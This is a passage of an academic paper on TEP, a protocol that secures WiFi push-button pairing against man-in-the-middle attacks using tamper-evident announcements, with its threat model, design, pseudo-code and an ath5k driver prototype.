TEP's main challenge in avoiding MITM attacks comes from operating on a shared wireless network, where an adversary can mask an attack behind cross traffic, making it difficult to distinguish an adversary's actions from legitimate traffic patterns. To understand this, consider a key exchange between Alice and Bob, where Bob sends his Diffie-Hellman public key to Alice. Lucifer, the adversary, could tamper with this key exchange as follows:

- *Collision:* Lucifer can jam Bob's message, causing a collision, which would not look out-of-the-ordinary on a busy wireless network. The collision prevents Alice from decoding Bob's message. Lucifer can now send his own message to Alice, in lieu of Bob's message, perhaps with the help of a directional antenna so that Bob does not notice the attack.




Figure 1: The format of a tamper-evident announcement (TEA).

- *Capture effect:* Lucifer can transmit simultaneously with Bob, but at a significantly higher power, to produce a capture effect at Alice [24]. In this case, Alice will decode Lucifer's message, in which he impersonates Bob, despite Bob's concurrent transmission. Bob will not know about Lucifer's transmission.
- *Timing control:* Lucifer can try to impersonate Alice by continuously occupying the wireless medium after Bob sends out his key, so that Lucifer can send out a message pretending to be Alice, but Alice does not get a chance to send her legitimate key.

To address these attacks in TEP, we introduce a *tamper-evident announcement* (TEA) primitive. The key characteristics of a TEA message is that an attacker can neither hide a TEA transmission from other nodes within radio range, nor can it modify the content of the TEA without being detected. Thus, a TEA provides stronger guarantees than payload integrity because it also protects the fact that a message was transmitted in the first place.

Fig. 1 shows the structure of a TEA. First, to ensure that Lucifer cannot mask Bob's TEA message by introducing a collision, the TEA starts with an exceptionally long packet. Since standard WiFi collisions are significantly shorter, Alice needs to detect only exceptionally long collisions (i.e., exceptionally long bursts of energy) as potential attacks on the key exchange process.

Second, to ensure that Lucifer cannot alter the payload of Bob's TEA by transmitting his own message at a high power to create a capture effect, we force any TEA message to include silence periods. As shown in Fig. 1, the payload of the TEA message is followed by a sequence of short equal-size packets, called *slots*, where the transmission of a packet is interpreted as a "1" bit, and an idle medium is interpreted as a "0" bit. The bit sequence produced by the slots must match a hash of the TEA payload. If Lucifer overwrites Bob's message with his own, he must transmit slots corresponding to a hash of his message, including staying silent during any zero hash bits. However, since the hash of Lucifer's message differs from that of Bob's message, Bob's message will show up on the medium during Lucifer's "0" slots. Alice will detect a mismatch between the slots and the message hash and reject Lucifer's message.

Third, to ensure that legitimate nodes do not mess up the timing of Alice and Bob's key exchange, the TEA message includes a CTS-to-SELF, as shown in Fig. 1. CTS-to-SELF is an 802.11 message that requires honest nodes to refrain from transmitting for a time period specified in the packet. TEP leverages this message for two goals. First, it uses it to reserve the medium for the duration of the TEA slots to ensure that legacy 802.11 nodes, unaware of the structure of a TEA message, do not sense the medium as idle and transmit during a TEA's silent slots. Second, TEP also uses CTS-to-SELF to reserve the medium for a short period after the TEA slots, to enable Alice to send her key to Bob within the interval allowed by PBC. Once Alice starts her transmission, the medium will be occupied, and honest 802.11 nodes will abstain from transmitting concurrently. If Lucifer transmits during the reserved time frame, Alice will still transmit her TEA message, and cause a collision, and hence an invalid TEA message that Bob can detect.

We build on TEA to develop the TEP pairing protocol. TEP exploits the fact that any attempts to alter or hide a TEA can be detected. Thus, given a pairing window, any attempt by an adversary to interfere with the pairing exchange translates into either an increase in the number of TEA messages or some invalid TEA messages. This allows the pairing devices to detect the attack and indicate to the user that pairing has failed and that she should retry. The cost of such a mechanism is that the user has to wait for a pre-determined duration of the pairing window. In §5.4, we describe how one may eliminate this wait by having a user push the button on a device a second time.

This paper formalizes the above ideas to address possible interactions between the pairing devices, adversaries, and other users of the medium, and formally proves that the resulting protocol is secure against MITM attacks. Further, we build a prototype of TEP as an extension to the Ath5k driver [1], and evaluate it using off-the-shelf 802.11 Atheros chipsets. Our findings are as follows:

- TEP can be accurately realized using existing OS and 802.11 hardware. Specifically, our prototype sender can schedule silent and occupied slots at a resolution of 40μs, and its 95th percentile scheduling error is as low as 1.65μs. Our prototype receiver can sense the medium's occupancy over periods as small as 20μs and can distinguish occupied slots ("1" bits) from silent slots ("0" bits) with a zero error rate.
- Results from running the protocol on our campus network and applying the traces from the network during the SIGCOMM 2010 conference, show that TEP never confuses honest 802.11 traffic for an attack. Furthermore, though our implementation is for 802.11, it can coexist with nearby Bluetooth devices which do not respect TEP silent slots. In this case, TEP can still perform a key exchange using 1.4 attempts, on average.

Contributions: This paper presents, to our knowledge, the first wireless pairing protocol that defeats MITM attacks without any key distribution or out-of-band channels.

It does so by introducing TEA, a new key exchange message constructed in a manner that ensures an adversary can neither hide the fact that a message was transmitted, nor alter its payload without being detected. Our protocol is prototyped using off-the-shelf 802.11 devices and evaluated in production WiFi networks.

2 Related Work

There has been a lot of interest in user-friendly secure wireless pairing, which has led to a number of innovative solutions [2, 6, 10, 17, 18, 20, 22]. TEP builds on this foundational work. However, TEP is the first to provide a secure pairing scheme that defeats MITM attacks without out-of-band channels, or key distribution or verification.

Closest to TEP is the work on integrity codes [5], which protects the integrity of a message's payload by inserting a particular pattern of ON-OFF slots. Integrity codes, however, assume a dedicated out-of-band wireless channel. In contrast, on shared channels, honest nodes may disturb the ON-OFF pattern by acquiring the medium during the OFF slots. Further, the attacker can hide the fact that a message was transmitted altogether, by using collisions or a capture effect. We build on integrity codes, but introduce TEA, a new communication primitive that not only protects payload integrity but also ensures that an attacker cannot hide that a message was transmitted. We further construct TEP by integrating TEA with the 802.11 standard, the PBC protocol, and the existing OS network stack. Finally, we implement TEP on off-the-shelf WiFi devices and evaluate it in operational networks.

TEP is also related to work on secure pairing, which traditionally required the user to either enter passwords or PINs [3, 4, 12], or distribute public keys (e.g., STS [8], Radius in 802.11i [13], or any other public key infrastructure). These solutions are appropriate for enterprise networks and for a certain class of home users who are comfortable with security setup. However, the need to ease security setup for non-technical home users has motivated multiple researchers to propose alternative solutions for secure pairing. Most previous solutions use a trusted out-of-band communication channel for key exchange. The simplest channel is a physical wired connection between the two devices. Other variants of out-of-band channels include the use of a display and a camera [18], an audio-based channel [10], an infra-red channel [2], a tactile channel [22], or an accelerometer-based channel [17]. While these proposals protect against MITM attacks, many devices cannot incorporate such channels due to size, power, or cost limitations. In contrast, TEP eases the security setup for home users and defeats MITM attacks, without any out-of-band channel.

Finally, multiple user studies [14, 19, 26] have emphasized the difficulty in pairing devices for ordinary users. Our work is motivated by these studies. TEP requires the user to just push a button on each device—exactly as in PBC—and does not require any additional user involvement in key generation or verification.




Figure 2: A timeline depicting the operation of Push Button Configuration (PBC) between an enrollee and a registrar.

3 PBC and 802.11 Background

3.1 Push Button Configuration

The WiFi-Alliance introduced the Push Button Configuration (PBC) mechanism to ease the security setup process for ordinary users, and to deal with devices that do not have an interface to enter passwords or PINs. In this section, we provide an overview of how PBC works.

Consider a home user who wants to associate an *enrollee* (PBC's term for the new device, e.g., a gaming console) with a *registrar* (PBC's term for, effectively, the access point). The user first pushes a button on the enrollee and then, within 120 seconds (called the walk time), pushes the button on the registrar. Once the buttons are pushed on the two devices, the devices perform a Diffie-Hellman key exchange to establish a secret key.

As shown in Fig. 2, once the button is pushed on the enrollee, it periodically sends probes [26] requesting replies from registrars whose PBC button has been pressed. Once the enrollee receives a reply, it makes a note of the reply and continues to scan all the 802.11 channels for additional replies. If the enrollee receives replies from more than one registrar, across all 802.11 channels, it raises a session overlap error, indicating that the user should try again later. On the other hand, if it receives a reply from only one registrar, it proceeds with the registration protocol, using the Diffie-Hellman key from that one reply.

A registrar, for its part, stays on its dedicated channel, and replies to probe requests only if the user has pushed its PBC button. Once the button is pushed, the registrar replies to PBC requests from potential enrollees. To detect conflicts, the registrar checks for requests in the last 120 seconds. If there are requests from more than one enrollee, the registrar signals a session overlap error and refuses to perform the PBC registration protocol, requiring the user to retry. If there was only one enrollee request, the registrar proceeds with the registration protocol using the Diffie-Hellman public key from that one request.

While PBC's use of Diffie-Hellman protects the devices from eavesdropper attacks, an active adversary can hide or change any of the messages, by resorting to collisions, capture effect attacks, or hogging the medium and delaying these messages. This allows an adversary to gain access to the user's registrar (e.g., their home network), the enrollee device, or to intercept and alter any future messages between the enrollee and registrar. Defending against such adversaries requires a system that is robust to MITM attacks, which is the main contribution of TEP.

3.2 802.11

Since our protocol involves low-level details of the 802.11 standard, we summarize the relevant aspects of 802.11 in this section. 802.11 requires nodes to sense the wireless medium for energy, and transmit only in its absence. 802.11 nodes can transmit using a range of bit rates, with the minimum bit rate of 1 Mbps. Coupling this with the fact that the maximum packet size used by higher layers is typically 1500 bytes, an honest node can occupy the channel for a maximum of 12 ms. 802.11 requires back-to-back packets to be separated by an interval called the DCF Inter-Frame Spacing (DIFS), whose value can be $34\mu s$, $50\mu s$, or $28\mu s$, depending on whether the network uses 802.11a, b, or g. 802.11 acknowledgment packets, however, can be transmitted after a shorter duration of $10\mu s$, called the Short Inter-Frame Spacing (SIFS).

4 Security Model

TEP addresses the problem of authenticating key exchange messages between two wireless devices, in the presence of an active adversary that may try to mount a man-in-the-middle attack.

4.1 Threat Model

The adversary can eavesdrop on all the signals on the channel, including all prior communications. The adversary can also be active and transmit with an arbitrary power, at any time, thereby corrupting or overpowering other concurrent transmissions. The adversary may know the TEP protocol, the precise times when devices transmit their announcements, and their exact locations. In addition, the adversary can know the exact channel between the pairing devices, and the channel from the pairing devices to the adversary. The adversary can also be anywhere in the network and is free to move. Multiple adversaries may exist in the network and can collude with each other.

The adversary can have access to state-of-the-art RF technologies: he can have a multi-antenna system, he may be able to simultaneously receive and transmit signals, and he can use directional antennas to ensure that only one of the pairing devices can hear its transmissions.

The adversary, however, does *not* have physical control over the pairing devices or their surroundings. Specifically, the adversary cannot place either of the two devices in a Faraday cage to shield all signals. We also assume that the adversary cannot break traditional cryptographic constructs, such as collision-resistant hash functions.

Term	Definition
Tamper-evident announcement	A wireless message whose presence and the integrity of its payload are guaranteed to be detected by every receiver within radio range (Figure 1).
Synchronization packet	An exceptionally long packet whose presence indicates a TEA. To detect a synchronization packet, it is sufficient to detect that the medium is continuously occupied for the duration of the synchronization packet, which is 19 ms.
Payload packet	The part of a TEA containing the data payload (e.g., a device public key).
ON-OFF slot	The interval used to convey one bit from sender to receiver. The slot time is 40μs. The bits in the slots are balanced, as described in §5.1.2.
Occupied/ON slot	A slot during which the medium is busy with a transmission.
Silent/OFF slot	A slot during which the medium is idle.
Sensing window	The interval over which the receiver collects aggregate information for whether the medium is occupied or silent.
Fractional occupancy	The fraction of time the medium was busy during a sensing window.

Table 1: Terminology used to describe TEP.

Finally, we assume that the PBC buttons operate according to the PBC standard [26] and that the user performs the PBC pairing as prescribed in the standard, i.e., the user puts the two devices in range then pushes the buttons on the two devices within 120 seconds of each other.

4.2 Security Guarantees

Under the assumptions outlined above, TEA guarantees that an adversary cannot tamper with the payload of a TEA message, or mask the fact that a TEA message was transmitted. Building on the TEA mechanism, TEP guarantees that in the absence of an active adversary, two pairing devices can establish secure pairing. In the presence of an adversary who is actively mounting MITM attacks (or in the presence of more than two devices attempting to pair at the same time), TEP ensures that the pairing devices will signal an error and never be tricked into pairing with the adversary (or, more generally, with the wrong device). In other words, TEP provides the PBC security guarantees augmented with protection against MITM attacks.

5 TEP Design

TEP's design is based upon the TEA mechanism, a unidirectional announcement protocol that guarantees that adversaries cannot tamper with or mask TEA messages without detection. TEP uses TEA to exchange public keys between the PBC enrollee and registrar in a way that resists MITM attacks. At a high level, when an enrollee enters PBC mode, it sends out a TEA message containing its public key. When a registrar in PBC mode receives

this message (or suspects that an adversary may have tried to tamper with or mask such a message), it responds with its own public key. Both the enrollee and the registrar collect all TEA messages received during PBC's walk time period. If, during that time, each received exactly one unique public key (and no tampered messages), they can conclude that this public key came from the other party, and can use it for pairing. Otherwise, PBC reports a session overlap error (e.g., because multiple enrollees or registrars were pairing at the same time, or because an adversary interfered), and asks the user to retry.

The rest of this section describes our protocol in more detail, starting with the TEA mechanism, using terminology defined in Table 1.

5.1 Tamper-Evident Announcement (TEA)

The goal of TEA is to guarantee that if an attacker tampers with the payload of a TEA message, or tries to mask the fact that a message was transmitted at all, a TEA receiver within communication range will detect such tampering. In other words, TEA receivers will *always* detect when a TEA message was, or may have been, transmitted.

To provide this guarantee, TEA messages have a specialized structure, as shown in Figure 1. First, there is a synchronization packet, which protects the TEA's transmission from being masked, by unambiguously indicating to a TEA receiver that a TEA message follows. The synchronization packet contains random data, to ensure that an adversary cannot cancel out its energy.[1]

Second, the TEA message contains the announcement payload. The payload is always of fixed length, to ensure that an adversary cannot truncate or extend the payload in flight, but otherwise has no restrictions on its content or encoding. In our pairing protocol, the payload of a TEA message contains the sender's Diffie-Hellman public key, along with other registration information.

Third, the TEA message contains ON-OFF slots, which guarantee that any tampering with a TEA payload is detectable. Similar to the synchronization packet, the content of the ON slots is randomized. The first two slots, as shown in Fig. 3, encode the direction flag, which defines whether this TEA message was sent by an enrollee (called a TEA request, flag value "10") or by a registrar (called a TEA reply, flag value "01"). The remaining slots contain a cryptographic hash of the payload. While it is possible to also encode the payload using slots, it would be inefficient for long payloads, and unnecessary, since protecting a cryptographic hash suffices. To detect tampering, TEA encodes all slots in a way that guarantees that exactly half of the slots are silent, as we describe in §5.1.2.

[1] In practice, it is very hard to cancel a signal in flight but in theory an attacker that knows the transmitted signal and the channels to the receiver can construct a signal that cancels out the original signal at the receiver. Making the data random eliminates this option.




Figure 3: Data encoded in the ON-OFF slots. The first two bits specify the direction of the message, and the rest of the bits contain a cryptographic hash of the payload.

5.1.1 Detecting tampering

To determine if an adversary may have tampered with a TEA message, a TEA receiver performs several checks. First, the receiver continuously monitors the medium for possible synchronization packets. If it detects any burst of energy at least as long as the synchronization packet, it interprets it as the start of a TEA announcement. The receiver conservatively assumes that any such period of energy is a TEA message, and signals a missed message if it is unable to decode and verify the subsequent payload. To minimize false positives, we choose a synchronization packet that is longer than any regular contiguous WiFi transmission. An adversary cannot cancel out a legitimate synchronization packet because the adversary cannot eliminate the power on the channel. In fact, since the payload of the synchronization packet is random, the adversary cannot cancel the power from the packet even if he knows the exact channel between Alice and Bob, and is fully synchronized with the transmitter. Thus, an adversary cannot tamper with the presence of a TEA message by masking it out.

Second, once a TEA receiver detects the start of a TEA announcement, it attempts to decode the payload packet and the hash bits in the ON-OFF slots. If the receiver cannot decode the payload (i.e., the packet checksum fails), it indicates tampering. If the payload is decoded, the receiver verifies that the hash bits match the hash of the payload– i.e., it verifies that hashing the payload produces the same bits in the ON-OFF slots and that the number of ON slots is equal to that of OFF slots. If the receiver cannot verify the hash bits, it conservatively assumes that an adversary is tampering with the transmission. Once tampering is detected, the receiver signals a session overlap error (as in PBC), requiring the user to retry later.

5.1.2 Balancing the ON-OFF Slots

An adversary can transform an OFF slot to an ON slot (by transmitting in it) but cannot transform an ON slot to an OFF slot. Hence, to ensure that the adversary cannot tamper with even a single OFF slot without being detected, we make the number of the OFF slots in a TEA message equal to that of the ON slots, i.e., we balance the slots. The number of slots is fixed by the TEP protocol, thus avoiding truncation or extension attacks. Since the direction flag is already encoded in two balanced bits, we now focus on balancing the rest of the slots.

Our balancing algorithm takes the hash bits of the TEA payload and produces a balanced bit sequence to be sent in the ON-OFF slots. One inefficient but simple transformation is to use Manchester encoding of the hash bits to produce a balanced output bit sequence with twice as many output bits. TEA, however, introduces an efficient encoding that takes an even number, N, of input bits and produces $M = N + 2\lceil logN \rceil$ output bits which have an equal number of zeros and ones. The details of our efficient encoding algorithm are presented in Appendix A.

5.1.3 Interoperating with 802.11

To interoperate with other 802.11 devices that may not be TEA-aware, the ON-OFF slots are preceded by a CTS-to-SELF packet, which reserves the medium for the TEA message. This serves two purposes. First, since the sender does not transmit during the OFF slots, another 802.11 node could sense the wireless medium to be idle for more than a DIFS period, and start transmitting its own packet during that OFF slot. The 802.11 standard requires 802.11 nodes that hear a CTS-to-SELF on the channel to abstain from transmitting for the period mentioned in that packet, which will ensure that no legitimate transmission overlaps with the slots. Second, in case of a TEA message from an enrollee to a potential registrar, the CTS-to-SELF packet reserves the medium so that the registrar can immediately reply with its own TEA message. This prevents legitimates nodes from hogging the medium and delaying the registrar's response. However, reserving the channel for the entire length of a TEA message is inefficient, if no registrar is present. To avoid under-utilization of the wireless medium, the enrollee's CTS-to-SELF only reserves the channel for a DIFS period past its slot transmissions. If a PBC-activated registrar is present, it *must* start transmitting its response message within the DIFS period. On the other hand, if there is no registrar, other legitimate devices will resume transmissions promptly.

To maximize the probability that all devices can decode the CTS-to-SELF, it is transmitted at the most robust bit rate of 1 Mbps. Current 802.11 implementations obey a CTS-to-SELF that reserves the channel up to 32 ms. Our TEA message requires 144 slots,[2] and the slot duration is 40 μs (§6). This translates to about 5.8 ms, which is less than the 32 ms allowed by the CTS-to-SELF.

Finally, as shown in Figure 1, there is a gap between the synchronization and payload packets. If this gap is large, other 802.11 nodes would sense an idle wireless medium, and start transmitting, thus appearing to tamper with the TEA. To avoid this, we exploit the fact that 802.11 nodes are only allowed to transmit if they find the medium continuously idle for a DIFS. Thus, a TEA sender sends the payload packet immediately after the synchronization packet with a gap of a Short Interframe Space (SIFS), which is much less than DIFS.

[2]Two of the slots are for the direction bit, and the remaining 142 are for the bit-balanced hash bits. More specifically, the bit balancing algorithm, in §5.1.2, takes N input bits and outputs $N + 2\lceil logN \rceil$ bits. Since the hash is a 128 bit function, the bit balancing algorithm produces 142 bit balanced hash bits.

5.1.4 API Summary

The interface provided by TEA is as follows. For the sender side, there is a single blocking function,

- void TEA_SEND (bool *dir*, str *msg*, time *t*),

which sends an announcement containing payload *msg*. The *dir* flag specifies the direction of the message, that is, whether it is a request message (from the enrollee) or a reply message (from the registrar). Time *t* specifies the deadline by which the message must start transmission. The TEA sender tries to respect carrier-sense in the medium access control (MAC) protocol, and waits until the medium is idle before transmitting its message. However, if the message cannot be transmitted by time *t* (e.g., because an adversary is hogging the medium), the sender overrides the MAC's carrier-sense, and transmits the announcement anyway, so that recipients will detect tampering. Note that the CTS-to-SELF requires honest nodes to release the medium for the registrar to transmit its own TEA reply.

For the receiver side, TEA provides two functions,

- handle TEA_RECV_START (bool *dir*), and
- msg_list TEA_RECV_GET (handle *h*).

The first function, TEA_RECV_START, starts listening on the wireless medium for TEA messages that are either requests (from an enrollee) or replies (from a registrar), based on the *dir* flag. The second function, TEA_RECV_GET, is used to retrieve the set of messages accumulated by the receiver since TEA_RECV_START or TEA_RECV_GET was last invoked. If TEA_RECV_GET could not decode a possible TEA message (or verify that it was not tampered with), it returns a special value RETRY, which causes the caller (i.e., TEP) to re-run its protocol. As an optimization, if *all* of the TEA messages that TEA_RECV_GET was unable to decode were overlapping with the receiver's own transmissions (i.e., a concurrent TEA_SEND), TEA_RECV_GET returns a special value OVERLAP instead of RETRY. We describe in §6.4 how a node detects TEA messages that overlap with its own transmissions, and in Appendix B how we use the overlap information to optimize wireless medium utilization.

5.2 Securing PBC using TEA

Using the TEA mechanism, we will now describe how TEP—a modified version of the PBC protocol—avoids man-in-the-middle attacks.

Once the button is pressed on the enrollee, the enrollee repeatedly scans the 802.11 channels in a round robin manner, as in the current PBC protocol. On each channel, the enrollee transmits a TEA request, i.e., a TEA message with the direction flag set to "10". The TEA request contains the enrollee's public key (and any PBC information included in an enrollee's probe). If an adversary continuously occupies the medium for *tx_tmo* (e.g., 1 second), the enrollee overrides carrier-sense and transmits its message anyway. The enrollee then waits for a TEA response from a registrar, which is required to immediately respond. The enrollee records the responses, if any, and after a specified period on each channel it moves to the next 802.11 channel and repeats the process. The enrollee continues to cycle through all 802.11 channels for PBC's walk time period. The enrollee's logic corresponds to the following pseudo-code to build up r, the set of registrar responses:

```
r ← ∅
for 120 sec + #channels × (tx_tmo + 2 × tea_duration)
    do                          ▷ walk time + max enrollee scan period
    switch to next 802.11 channel
    h ← TEA_RECV_START (reply)
    TEA_SEND (request, enroll_info, now + tx_tmo)
    SLEEP (tea_duration)
    r ← r ∪ TEA_RECV_GET (h)
end for
```

A registrar follows a similar protocol. Once the PBC button is pressed, the registrar starts listening for possible TEA requests on its 802.11 channel. Every time a TEA message is received, the registrar records the message payload, and immediately sends its own TEA message in response, containing the registrar's public key. It is safe to reply immediately because the sender's TEA message ended with a CTS-to-SELF, which reserved the medium for the registrar's reply. The registrar's pseudo-code to build up e, the set of enrollee messages, is as follows:

```
e ← ∅
h ← TEA_RECV_START (request)
for 120 sec + #channels × (tx_tmo + 2 × tea_duration)
    do                          ▷ walk time + max enrollee scan period
    m ← TEA_RECV_GET (h)
    if m ≠ ∅ then               ▷ enrollee, RETRY, or OVERLAP
        e ← e ∪ m
        TEA_SEND (reply, registrar_info, now)
                                ▷ send reply immediately
    end if
end for
```

After the PBC's walk time expires, both the enrollee and the registrar check the list of received messages. Successful pairing requires that both the enrollee and the registrar receive exactly one unique public key via TEA messages, and that no messages were tampered with (i.e., TEA_RECV_GET never returned RETRY or OVERLAP). If exactly one public key was received, it must have been the public key of the other party, and TEP can safely proceed with pairing. If more than one public key was received, or RETRY or OVERLAP was returned, then a session overlap error is raised, indicating that more than one pair of devices may be attempting to pair, or that an adversary is mounting an attack. In this situation, the user must retry pairing.

5.2.1 Reducing Medium Occupancy

The protocol described above is correct and secure (as we will prove in §7.1). However, it can be inefficient if somehow multiple registrars transmit overlapping replies at almost the same time. Each of them will then assume it may have missed a request from some enrollee (since it sensed a concurrent TEA message), and each will re-send its reply. This cycle may continue for the walk time of 120 seconds, unnecessarily occupying the wireless medium. In Appendix B, we describe an optimization that avoids this situation and we prove that the optimized protocol maintains the same security guarantees.

5.3 Example scenarios

Figure 4 shows how TEP works in five potential scenarios. In scenario (a), there is no attacker. In this case, the enrollee sends a request to which the registrar replies immediately. The two devices can thus proceed to complete pairing after 120 seconds. In scenario (b), the enrollee transmits its request, but the attacker immediately jams it so that the registrar can not decode the enrollee's request. However, the registrar detects a long burst of energy, which the registrar interprets as a TEA announcement, causing it to reply to the enrollee.

In scenario (c), the enrollee sends the request; the attacker then captures the medium at the same time as the registrar, and transmits a reply, at a high power, impersonating the registrar. Because of capture effect, the enrollee decodes the message payload from the attacker. But since the registrar and the attacker transmit the hash function of different messages in the ON-OFF slots, the enrollee notes that the slots do not have equal number of zeros and ones and hence detects tampering with the announcement.

In scenario (d), the adversary sends a request message in an attempt to gain access to the registrar; as stipulated by TEP, the registrar replies to this request. However, since the registrar waits for 120 seconds before completing the pairing, it also hears the request from the enrollee. Since the registrar receives requests from two devices, it raises a session overlap error.

Finally, in scenario (e), the adversary sends a TEA request, receives the registrar's reply, and then continuously jams the enrollee using a directional antenna. By using a directional antenna, the adversary ensures that the registrar does not detect the jamming signal and hence does not interpret it as an invalid TEA. The enrollee carrier-




Figure 4: Timelines of five example runs of the TEP protocol.

senses, detects that the medium is occupied, and does not transmit until it times out after tx_tmo seconds, at which point it ignores carrier sense and transmits its TEA request. The registrar listens to this request message and detects the presence of the enrollee. Since the registrar receives requests from two devices, it raises a session overlap error.

5.4 Making Pairing Faster

The extension of PBC to use TEA, described above, requires the enrollee and registrar to wait for 120 seconds before completing the association process. If the enrollee does not wait for a full 120 seconds, and simply picks the first responding registrar, it may pick an adversary's registrar—a legitimate registrar only replies when its PBC button has been pushed, and the user might push the registrar's PBC button slightly later than the enrollee's. Because the enrollee does not know if the user has already pushed the registrar's button, it has to wait for 120 seconds to be sure that the user has pushed the button. In this section, we describe how one can eliminate this delay.

First, if the user always pushes the enrollee's button before the registrar's button, then the registrar does not need to wait for 120 seconds; the registrar needs to wait for just the time it takes an enrollee to cycle through all of 802.11's channels (which is less than 12s). Second, we can also eliminate the enrollee's wait time. Specifically, if the user explicitly tells the enrollee that the registrar's button was pushed, the enrollee can complete the association process after one cycle through the 802.11 channels, eliminating the additional wait time.

For example, one approach would be to have the user first press the button on the enrollee, then press the button on the registrar, and then again push the button on the enrollee. Note that, in this approach, the registrar does not have to wait for 120 seconds: because the registrar's button is always pushed after the enrollee, the registrar knows that the enrollee is active, and is guaranteed to see the enrollee's TEA message within the time required for the enrollee to cycle through all 802.11 channels. (Of course, if the 120 second period expires on the enrollee without any additional button pushes, the enrollee can proceed to completion as before, with 2 total button pushes from the user.)

6 TEA on Off-the-shelf Hardware

We implement TEA on Atheros AR5001X+ chipsets by modifying the ath5k driver, and running TEA's timing-sensitive code in a kernel driver.

6.1 Scheduling Slot Transmission

To reduce the air time of a TEA, we must minimize the size of a single slot packet in the ON-OFF slots. Since the slot packet's payload need not be decoded (just the presence or absence of a slot packet conveys a 1 or 0 bit), we transmit slot packets at the highest bitrate, 54 Mbps, for a total of 40 μs.

In addition to reducing the size of a slot packet, TEA must transmit slot packets at precise slot boundaries. Queueing in the kernel and carrier-sense in the card make precise transmission timing challenging. We avoid kernel queueing by implementing TEA in a kernel driver and using high-resolution timers. We avoid delays in the wireless card itself through several changes to the card firmware and driver, as follows. For the duration of the slots, we disable binary exponential backoff (802.11 BEB)

by setting CW_{MIN} and CW_{MAX} to 1. To prevent carrier-sense backoff, we disable automatic noise calibration by setting the noise floor register to "high". We place slot packets in the high-priority queue. Finally, we disable the transmitter's own beacons by disabling the beacon queue. In aggregate, these changes allow us to make slot packets as short as 40 μs and maintain accurate slot timing.

6.2 Energy Detection at the Receiver

A TEA receiver detects a synchronization packet and distinguishes ON from OFF slots by checking the energy level on the medium. Hence, the receiver needs to distinguish the noise level, which is around -90dB, from an actual transmission. To do this, we set the noise floor to -90dB and deactivate auto-calibration while running TEP.[3]

While an ideal receiver would detect energy at the finest resolution (i.e., every signal sample), existing wireless chipsets do not give access to these samples. Instead, we exploit two registers provided by the ath5k firmware: *AR5K_PROFCNT_CYCLE* and *AR5K_PROFCNT_RXCLR*. The first register is incremented every clock cycle based on the clock on the wireless hardware. The second register on the other hand is increment only if the hardware finds high energy during that clock cycle.

Using these registers, we define a *sensing window (SW)* as the interval over which the receiver collects aggregate information for whether the medium is occupied or silent, as defined in Table 1. At the beginning of a SW, a TEA receiver resets both registers to 0, and reads them at the end of the SW. The ratio of these two registers at the end of the SW, $\frac{AR5K\_PROFCNT\_RXCLR}{AR5K\_PROFCNT\_CYCLE}$, is defined as the *fractional occupancy*. By putting a threshold on the fractional occupancy, a TEA receiver can detect whether the medium is occupied in a particular SW, and hence can detect energy bursts and measure their durations in units of the sensing window. Similar to the sender, a TEA receiver runs in the kernel to precisely schedule sensing windows.

Our implementation dynamically adjusts the length of the sensing window to minimize system overhead. The TEA receiver uses a long sensing window of 2 ms, until it detects a burst of energy longer than 17 ms. This indicates a synchronization packet, at which point the receiver switches to a 20 μs sensing window to accurately measure energy during slots, providing on average two sensing window measurements for every slot.

[3] There is a tradeoff between the noise floor and the permissible distance between the pairing devices. In particular, pairing devices separated by large distances have a weak signal and hence, to ensure detection, the noise floor should be set to a low value. On the other hand, pairing devices that are closer have a stronger signal, and hence the noise floor can be set to a higher value. We pick -90dB because it is the default noise floor value in typical WiFi implementations. Manufacturers, however, can pick a higher default value, as long as the pairing devices are placed closer to each other.

